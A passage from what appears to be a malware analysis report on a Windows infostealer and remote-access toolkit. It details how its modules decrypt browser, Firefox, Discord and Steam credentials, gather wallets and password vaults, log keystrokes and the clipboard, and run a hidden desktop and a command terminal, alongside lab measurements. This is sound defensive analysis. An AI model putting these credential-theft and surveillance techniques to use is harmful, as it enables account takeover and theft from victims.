
11.4 Recovery

Recovery combines multiple collectors behind host-supplied configuration and an asynchronous lifecycle. In the 1.1.1 baseline, ABI start reads recovery.serverBaseUrl, recovery.reportPath, recovery.screenshotsPath and recovery.buildTag, plus optional identity/environment records. A nonempty serverBaseUrl in the start request overrides the configured base. Empty request text can fall back to recovery-start.json or start.json; other INI and environment sources also occur in the endpoint resolver. Their complete precedence is not reconstructed. [H02]

The collection routine first resolves its endpoint and checks cancellation. With no endpoint it returns before collecting. An optional recovery.collect callback can deny the ABI worker branch, while an absent callback allows it. Direct RunClient and asynchronous StartClient are separate from that lifecycle wrapper.

Collection phases and the browser-aggregate gate

Recovery 1.1.1.1: connected native paths



Normal return 0 or 4 follows the primary-send result. Cancellation is checked between phases.

Figure 11.4 Recovery's collection and report paths. The browser aggregate's initial eligibility gate is separate from the independently reached mail and application collectors.

11.4.1 Browser profiles and credentials

In the 1.1.1 baseline, the hub searches Chromium profile records for a qualifying set of artifact flags before entering the browser aggregate. That aggregate subsequently enumerates both Chromium and Gecko profiles. A Firefox-only fixture can therefore miss this outer browser path even though the NSS collector is present. The mail collector calls NSS independently. Later profile predicates and the full collector's observed enumeration must be assessed separately. [H02]

The Chromium path recovers protected key material and packages database files, including Cookies, Web Data, Login Data and Login Data For Account. The ordinary key path uses `CryptUnprotectData`. The app-bound paths attempt a browser-child helper strategy and, after failure plus an elevation check, a selected-token strategy. Their callers require a successful result containing exactly 32 bytes. The child helper can accept a lower-level reply of 1-64 bytes, so its success message alone is insufficient. Browser layout, executable discovery, COM identifiers, process access and protected-data operations remain prerequisites.

The baseline's embedded `AbePayloadMain` helper is 3,584 bytes. Its own COM policy and complete browser-version compatibility are not established by the outer caller. The newer 1.1.4-1.1.6 files share another byte-identical 3,584-byte helper. Neither a helper's presence nor


an elevation flag establishes successful access to a modern app-bound key. The traced Chromium database route supplies encrypted artifacts and key results; plaintext recovery must be demonstrated separately.

Gecko and Thunderbird have a connected native plaintext path. The module locates `logins.json`, `key4.db` and an NSS runtime, resolves its required exports, initializes the profile and authenticates the internal key slot. It Base64-decodes each encrypted username/password into an NSS item, calls `PK11SDR_Decrypt`, copies successful output and frees the NSS allocation. A required primary password can prevent that transition. Result fields preserve initialization, authentication and per-item failures. [H02]

The recovery versions also expose a storage-lifetime defect. The 1.1.1 extension descriptors refer to stable image-backed strings. In 1.1.2 and 1.1.3, the builders produce borrowed pointer/length fields from temporary decoded strings that are destroyed before return. Version 1.1.4 changes each descriptor from 48 to 96 bytes, with three owning strings copied before temporary destruction. The later 1.1.5 and 1.1.6 builders retain that repair. The original descriptor values and their lifetime are distinct questions: recovering the intended strings does not make a dangling view valid. No observed crash is attributed to this static defect. [I02]

Descriptor contents stay readable only while their storage lives

Each descriptor contains an identifier, display name and category.



Static ownership finding. The runtime effect of the dangling views was not measured.

Figure 11.5 Descriptor ownership across the six recovery builds. The repair changes the lifetime of returned strings, while later versions also expand the Chromium target table.

11.4.2 Mail, messaging, wallet, and application data

The mail collector covers Thunderbird, Betterbird, Postbox and SeaMonkey profiles through its NSS and artifact paths. Outlook branches inspect classic profile registry data, local/roaming stores and newer packaged-client locations. Their presence establishes collection targets, not a complete

Outlook password-decryption chain. Mail file results include message stores, databases, address books and configuration, subject to per-file and collector budgets. [\[H02\]](#)

Discord collection follows [discord](#), [discordptb](#) and [discordcanary](#) storage. It obtains the ordinary key from Local State through DPAPI, scans LevelDB files and attempts authenticated AES-GCM decryption of candidate values. Successful plaintext enters the report's Discord session records. This establishes a ciphertext-to-result path; token validity or account access was not tested. Telegram has connected collector and serializer calls, but its complete internal selection policy remains less thoroughly traced than the browser and Discord paths.

The baseline wallet table has 26 location/subtype records, including Electrum, Bitcoin-family clients, Monero, Exodus and several desktop wallet applications. The password-manager table has 24 location records for twelve families, including KeePass, KeePassXC, Bitwarden, 1Password and Password Safe. Recursive paths collect readable containers, configuration and associated keyfiles. Multiple location records can represent one product. Collected encrypted vaults and wallet containers remain encrypted unless a separate decryption path and result establish otherwise.

Version 1.1.5 expands extension storage. Its Chromium descriptor list grows from 61 to 69, adding embedded labels for NordPass, Proton Pass, RoboForm, OKX Wallet, Backpack, Zerion, Polkadot.js and Talisman. Selection includes [password-manager](#) as well as [wallet](#). It also discovers directory names below Local Extension Settings, merges them with known candidates and caps the combined list at 128. Those discovered names are filesystem candidates; the reviewed path does not independently validate them as installed browser-store IDs. [\[I02\]](#)

The added Chromium roots are Sync Extension Settings, Extension State and IndexedDB blob storage, alongside existing Local Extension Settings and IndexedDB LevelDB paths. Gecko adds temporary origins, collects [ls](#) alongside [ldb](#), and repairs a fallback parser that skipped 31 bytes after the 16-byte [moz-extension+++](#) prefix. It also records storage kinds, UUIDs and limit flags in the resulting report.


```
Input component:
moz-extension+++01234567-89ab-cdef-0123-456789abcdef

1.1.4 fallback, skip 31 bytes:
def-0123-456789abcdef

1.1.5 parser, skip the decoded prefix length:
01234567-89ab-cdef-0123-456789abcdef
```

Figure 11.6 Analyst string example tied to the native substring operations. The older direct path construction can still work; this defect concerns the fallback parser. The newer parser also trims origin-attribute suffixes. [\[I02\]](#)

Recovery 1.1.5 expands extension-storage selection



Blue paths are additions to the 1.1.4 Chromium path set.

Gecko follows a separate known-descriptor path

Known descriptors select browser-extension-data, storage/default and storage/temporary. No Chromium-style extension-directory discovery is used on the reviewed Gecko path.

Figure 11.7 Extension storage selected by recovery 1.1.5 and retained in 1.1.6. Limits apply to the indicated candidate or file result, rather than to the complete report.

The isolated three-version comparison supplies a concrete check of the expansion. Each DLL saw the same 650 synthetic marker files. Recovery 1.1.4 returned 530; 1.1.5 and 1.1.6 each returned 645, retaining every baseline result and adding 115. Ninety-six additions came from one unlisted-candidate budget fixture. The count measures returned files, not additional products. [K09]

Table 11.2 Exact returned marker bytes in the fixed laboratory comparison. Each source fixture remained unchanged. [K09]

Selected fixture	Seeded	1.1.4	1.1.5	1.1.6
Eight new Chromium identifiers	8	0	8	8
Unlisted candidate budget	97	0	96	96
Known candidate budget	513	512	512	512
Known candidate depths 0-9	10	9	9	9
Four added Gecko storage cases	4	0	4	4

Selected fixture	Seeded	1.1.4	1.1.5	1.1.6
Unlisted IndexedDB-only and unmapped UUID controls	2	0	0	0
All marker cases, including those omitted above	650	530	645	645

The experiment also corrected a predicted negative: the older build returned an IndexedDB-only profile marker. All three reports enumerated the same Chrome profile rows. Thus the new Sync/State results cannot be attributed solely to newly admitted profiles. They exercise changed storage selection within this particular fixture. Version 1.1.6 adds extensive arithmetic and control-flow obfuscation, while retaining the measured descriptor values and these returned markers; the experiment does not prove whole-program equivalence or measure obfuscation overhead. [\[I02\]](#) [\[K09\]](#)

11.4.3 Filesystem and memory collection

Recovery's common file-artifact path joins actual reads to hashes and Base64 fields. The 1.1.1 baseline uses 8 MiB inline limits for several database, mail, wallet and password-manager paths. It records read strategy, byte counts, truncation and errors. Optional duplicate-handle paths provide an alternative to normal file opening, with their own access and selection conditions. Their existence does not guarantee that a locked file will be readable. [\[H02\]](#)

The newer extension walkers accept depths 0 through 8 and a 32 MiB per-file ceiling. Known Chromium candidates permit 512 result entries; additional discovered candidates permit 96. Gecko retains a 512-entry cap. Error records can consume these budgets, so the limits are not guarantees of successful reads. The laboratory's 512-of-513, 96-of-97 and depth-9 negatives match those bounds within the fixture's enumeration order. [\[I02\]](#) [\[K09\]](#)

Steam collection reaches process memory as well as disk artifacts. The baseline identifies Steam processes, opens them with query/read access, selects committed readable regions without guard or no-access protection and reads chunks up to 1 MiB. Candidate scanning looks for `steamLoginSecure`; accepted values feed token parsing and the report's `jwt_tokens` vector. These are potential user-session artifacts. Their syntax and presence do not prove server acceptance or a usable account session. The synthetic Steam-memory experiment described with the integrated client concerns that executable, not this DLL's execution. [\[H02\]](#)

11.4.4 User sessions and token handling

Recovery uses the current user's protected-data context and implements several attempts to obtain another suitable context. The ordinary Chromium-key fallback first tries an active-console token, then selected `explorer.exe` process tokens. Each route depends on token access, impersonation and a successful protected-data operation. A process name alone does not prove the token's SID or authority. [\[H02\]](#)

The app-bound fallback follows a different sequence. After the elevation gate it attempts to enable privileges already present in the token, searches reference processes, performs a protected-data operation under a selected token and then attempts a current-user operation after restoring context. The traced second step calls the ordinary DPAPI wrapper directly; it does not invoke the alternate-user helper described above. A later V3 branch also requires a retained token

and access to a persisted key provider. Every outer acceptance still requires exactly 32 output bytes.


The restoration calls are attempted, but their Boolean results are not uniformly checked before continuation. These paths therefore describe intended context transitions and checked cryptographic outputs, with an incomplete identity assertion on exceptional restoration paths. The retained experiments do not establish cross-user recovery, access to protected processes or successful modern app-bound recovery. Those limits concern this token machinery, independently of the observed synthetic extension-file results.

11.4.5 Report assembly and delivery

The primary hub serializes browser data and application collections into a report, then reaches a configurable WinHTTP POST path with optional LZNT1 compression. It later captures display targets, encodes image bytes and sends a separate `screenshot-report-v1` object. In the baseline, the routine's final ordinary status depends on the saved primary-report send result. It does not incorporate the separate screenshot send as the same success predicate. [H02]

A timestamp field also needs care: the baseline screenshot serializer writes `GetTickCount64` directly into `captured_at_unix_ms`. That value is system uptime in milliseconds, despite its field name. External capture times supply the independent wall-clock reference. A report's own timestamp should not silently replace them.

All three newer recovery DLL experiments delivered valid 1280 by 800 PNG screenshots as separate compressed reports. Their fixed host explicitly selected ASCII settings and redirected the screenshot path to the laboratory report receiver. These successes coexist with the integrated client's screenshot serialization failure in Section 10. The changed host and configuration prevent attributing the different outcome to a single repaired client instruction. [K09]



```
Observation started. PID 3144; UTC 2026-10-20T07:22:13.3371629Z
```

Figure 11.8 Observation marker in recovery 1.1.6's received PNG: PID 3144 and its UTC start. These pixels were extracted from the native report, distinct from the independently retained VM screenshot. The viewport enlarges the marker in the unchanged image. Source: K09.

11.5 Clipboard

`ClipboardGetSnapshot` requires a started context, accepts an inline-byte limit and uses 8 MiB when the caller passes zero. It invokes the collector, serializes `clipboard-snapshot.v1`, retains that string in the context and returns its pointer and length. Start itself does not take the snapshot. The optional `platform.clipboard` branch is disabled by normal initialization's cleared extension. [H03]

Current clipboard collection reads the sequence number, opens the clipboard, enumerates formats and handles Unicode/ANSI text, HTML, Chromium custom MIME data, PNG and bitmap representations. File-drop handling records paths; it does not establish collection of every referenced file's contents. The result includes availability, size, truncation and errors alongside text, Base64 or file-list fields.

The same collector attempts Windows clipboard-history retrieval through WinRT before the classic clipboard read. Its result distinguishes history enabled, queried, successful and denied states. Successful item paths include text and HTML. History availability remains a Windows configuration/runtime condition. The connected DLL path ends at the returned document. The integrated-client clipboard capture in Section 10 supplies a separate observation and cannot stand in for execution of this hash.

11.6 Input logger

The input logger polls 109 key rules through `GetAsyncKeyState`, records transitions into the down state and translates text with the foreground thread's keyboard layout, `MapVirtualKeyExW`, `GetKeyboardState` and `ToUnicodeEx`. Events include virtual/scancode values, layout, text, dead-key and modifier fields. Foreground-window use here selects the keyboard layout; it does not establish collection of window titles. [H03]

Configuration chooses off or continuous mode and controls interval and capacity. Startup can restore `Mode`, `IntervalMs` and `BufferCapacity` from `HKCU\Software\DesktopStreamClient\InputLogger`. Defaults are off, 15,000 ms and 50 entries. Restored intervals clamp to 1,000-300,000 ms and capacities to 1-5,000. State 2 can therefore describe a started module whose monitor remains off.

```
key-state transition
-> layout-aware text/event construction
-> device-input-log.v1 batch
-> mutex-protected module queue
-> InputLoggerPoll swaps and drains that queue
-> input-logger-outbox.v1 returned to the caller
```

Figure 11.9 Connected DLL data flow. Periodic, capacity and shutdown paths enqueue batches; `InputLoggerFlush` can return a freshly built batch separately. The integrated client instead has a connected WebSocket sender. [H03]

`InputLoggerProcessRemote` accepts supplied remote-input records and can feed the event builder; that path is not a demonstrated keyboard-injection sink. Polling and flush results borrow the context's output storage. Their later routing is a host responsibility. The shared registry key creates a possible state-sharing interaction with the integrated client under the same user, but co-loading and its effects have not been observed.

11.7 File manager

The file-manager DLL implements directory listing, filesystem actions, upload staging and download preparation. An empty listing path enumerates drives. A supplied directory reaches native iterators and filters for files, folders, hidden/system entries and driver-like items. Zero or absent limit becomes 2,000; the result reports filtered counts, truncation and errors. Listing supplies metadata, while separate actions can alter files. [H04]

Actions reach deletion, recursive removal, rename, folder/file creation and process or shell opening. Archive creation/extraction and listing use an installed 7-Zip backend or selected ZIP fallbacks. The separately named `inspect-archive` action explicitly returns inspection disabled.

Hidden opening consumes a caller-supplied desktop name; it does not create that desktop itself. The inspected dispatcher has no single restricted root, so operation-specific checks and Windows access rights determine what it can reach.

Uploads use a temporary `.upload-...part` file. Begin validates the destination directory and sanitizes the filename component; chunk decodes Base64, optionally compares the supplied offset with current file size and appends bytes. Complete checks a supplied total size and finalizes through `MoveFileExW`; cancel attempts to remove the temporary file. Sanitizing the basename does not restrict the separately supplied directory.

```
Upload:
begin -> temporary file -> decode/append chunks -> size check
      -> MoveFileExW -> final path document

Download preparation:
file      -> existing path + metadata
directory -> scan -> optional threshold confirmation
          -> temporary archive -> path + archive metadata
```

Figure 11.10 The DLL's transfer-facing boundaries. Actual network transfer of the prepared path requires another caller. The default folder-warning threshold is 512 MiB and can be passed with a caller-supplied confirmation value. [\[H04\]](#)

`FileManagerCleanupDownload` accepts a path without an instance/state check and does not propagate deletion failure. Some action wrappers also call their backend before validating result-output pointers. Consequently, an invalid output argument does not establish that no disk action occurred. These are local API contracts; remote reachability and upstream authorization require the missing host-side evidence.

11.8 Process manager

Process snapshots join Toolhelp enumeration with image paths, session IDs, thread counts, priority and memory usage. Company-name and description fields come from the image's version resources. In particular, `publisher` is not an Authenticode verification result. Failed enrichment can leave empty strings or zero values without invalidating the complete snapshot document. [\[H04\]](#)

The action parser accepts terminate/kill, suspend and resume. Before opening the process, a protected virtual program excludes PID 0, PID 4 and the host's own PID. Its 113 decoded bytes comprise 24 instructions. Native handler inspection resolves the complete predicate:

Terminate then requests process access `0x1001` and calls `TerminateProcess`. Suspend/resume request `0x1800`, resolve `NtSuspendProcess` or `NtResumeProcess`, and retain the returned native status. The JSON result distinguishes the export completing from the operating-system action succeeding. For valid actions, the PID exclusions match the integrated client's native check, although the DLL wraps them in encrypted virtual instructions.

```

if uint32(action) > 2:
    return 1
if pid == 0 or pid == 4 or pid == current_pid:
    return 2
return 0

```

Figure 11.11 Analyst pseudocode for the recovered virtual program. The ordinary parser already restricts action to 0, 1 or 2. Both nonzero results become `protected process`; no Windows Protected Process/PPL query occurs in this predicate. [H04]

11.9 Screen viewer

Visible capture selects a DXGI path with a GDI fallback. It obtains desktop pixels, optionally composes the cursor and feeds Media Foundation H.264 encoding. The single-frame export returns status, dimensions, stride, backend and byte count as JSON, then releases its local pixel storage. Encoded image bytes follow the separate stream worker. [H05]

The worker prefers a complete five-callback host media group for opening, encoded submission, incoming signaling, status and close. Its alternative constructs a 64-byte `RDPF` version-1 header around H.264 and submits that record to the host's binary callback. Fallback signaling advertises Annex B and waits for readiness, with a ten-second unanswered-offer failure. Capture and encoding alone therefore do not establish remote delivery.

Input submission requires local control and stream state, then reaches pointer movement, button/wheel operations, keyboard events, Unicode text and clipboard paste. Session IDs are compared only when both supplied and stored values are nonempty. That is an incomplete local comparison, not a complete account of upstream authentication. `ReleaseInput` clears control bookkeeping and releases held input but does not call the media-stop helper. Its returned `streamActive:false` is consequently insufficient evidence that the media worker stopped.

The visible module's TTL path does install an idle worker, defaulting to 300,000 ms and clamping to 10,000-3,600,000 ms. The worker rechecks generation and inactive-stream state before releasing control. This differs from hidden desktop's similarly named policy response.


11.10 Hidden desktop

Hidden-desktop setup creates a separate Win32 desktop, selects an in-process shell or Explorer process, and binds its input thread to that desktop. Capture enumerates windows and composes their contents using `PrintWindow`, a timed `WM_PRINT` alternative and GDI operations. Streaming connects the compositor to H.264 output and the host's media callbacks. Its diagnostic about a missing kernel media-egress path names that host service boundary; it does not establish a kernel-mode driver. [H05]


Input enters a 256-event queue with pointer-move coalescing, then the desktop-bound worker performs window-message, keyboard, text, clipboard-paste and launch operations. Queue acceptance and export status zero precede worker completion. A separate window-parking feature attempts ordinary shell virtual-desktop moves through several COM strategies and a keyboard fallback. Those visible-shell operations are distinct from the hidden Win32 desktop used for capture.

Desktop capture and streaming cross different boundaries

Visible screen



Hidden desktop



CaptureFrame returns metadata JSON. Its pixel buffer is not returned to the caller.

Figure 11.12 Visible and hidden desktop modules share an encoded-media boundary while using different capture mechanisms. Single-frame exports return descriptive JSON.

Browser launch uses prepared working profiles. The connected Firefox menu path selects a clone mode, copies selected profile data into a temporary directory, applies rendering preferences and launches with a separate profile. The removal flag schedules cleanup after process exit. Chromium's connected menu selects mode 6, **virtualized-clone**, with a compressed embedded helper. Static extraction recovers a 161,792-byte DLL that implements configured file-path rewriting and attempts to propagate hooks to children. Directory-query hooks pass through unchanged, and some success messages cover narrower outcomes than their wording suggests. The helper's presence does not establish successful session reuse. [H05]

The 0.1.2 update adds three full-component Firefox copy exclusions: **bookmarkbackups**, **sessionstore-backups** and **jumplistcache**. Both scan and copy paths use the predicate and prune matching directory subtrees. Case folding and complete-component comparison distinguish these names from prefixes such as **bookmarkbackups-extra**. This changes the working copy; it does not delete source profile data. The helper's compressed and expanded bytes remain identical between the two builds. [I03]

```

Lifecycle apply:
  parse mode + keepAliveMs
  clamp unsigned value to 10,000..1,800,000
  manual -> returned value 0
  ttl    -> returned clamped value
  format response -> context-owned JSON

```

Figure 11.13 The inspected hidden-desktop `apply` path returns a normalized policy without storing an operational deadline or installing an expiry worker. The protected 88-byte program implements the numeric clamp. [\[H05\]](#)

Explicit teardown has several scopes. Stream stop leaves the desktop controller available. Lifecycle `stop-now` refuses an active publisher, then destroys the controller while leaving module state 2. ABI stop removes callbacks, stops media, destroys the controller, cancels workers and enters state 3. Some joins wait indefinitely; the shell's 1,500 ms grace interval is not a total shutdown deadline. Close failures do not all propagate into the returned success document. The integrated hidden-desktop recording in Section 10 demonstrates that executable's behavior; these catalog-specific clone, policy and version paths remain static findings.

11.11 Terminal

The terminal DLL dispatches list, open/new, close and run actions. A session retains shell choice, current directory and up to twenty history entries. Every run writes a fresh `.cmd` or BOM-prefixed `.ps1` and creates a new `cmd.exe` or Windows `powershell.exe` process. The `pwsh` alias still selects `powershell.exe`. The connected route has merged stdout/stderr capture and no interactive stdin pipe or ConPTY. [\[H06\]](#)

A module-global mutex serializes controls. The worker retains at most 256 KiB of raw output, parses its printed current-directory footer and returns output, exit code, duration, timeout and session metadata. Output truncation can remove that footer. A session label therefore identifies retained metadata, not a concurrently running persistent shell. Close removes metadata; Stop changes lifecycle state. Neither control is connected to cancelling an already running child.

The timeout clamps to 1-300 seconds. Its check follows the inner output-drain loop, so continuous output can delay it. The timeout branch attempts to terminate the direct child and waits one second; descendant termination is not established. Ordinary cleanup deletes the temporary script. The separately traced exception cleanup closes process/pipe handles but does not terminate the child or delete that script. [\[H06\]](#)

The standalone terminal experiment exercised fixed CMD and PowerShell commands, retained cwd across separate child processes and observed a quiet direct-child timeout. Four generated scripts were removed. Native responses, independent marker bytes, process records and the stopped disk agree. The timeout child lived about 3.006 seconds and returned status 258; that measured case does not test continuous-output timing, descendants or exceptional cleanup. The laboratory host copied returned buffers and separately transported the receipts. [\[K10\]](#)

```

Observation started. PID 2904; UTC 2026-10-20T12:59:43.8434863Z
Observation preserved: C:\Users\MockHermes\MockHermes\evidence\observation-202
TERMINAL DLL OBSERVATION STOPPED. Preserve the responses, trace and guest disk
PS C:\WINDOWS\system32\WindowsPowerShell\v1.0>

```

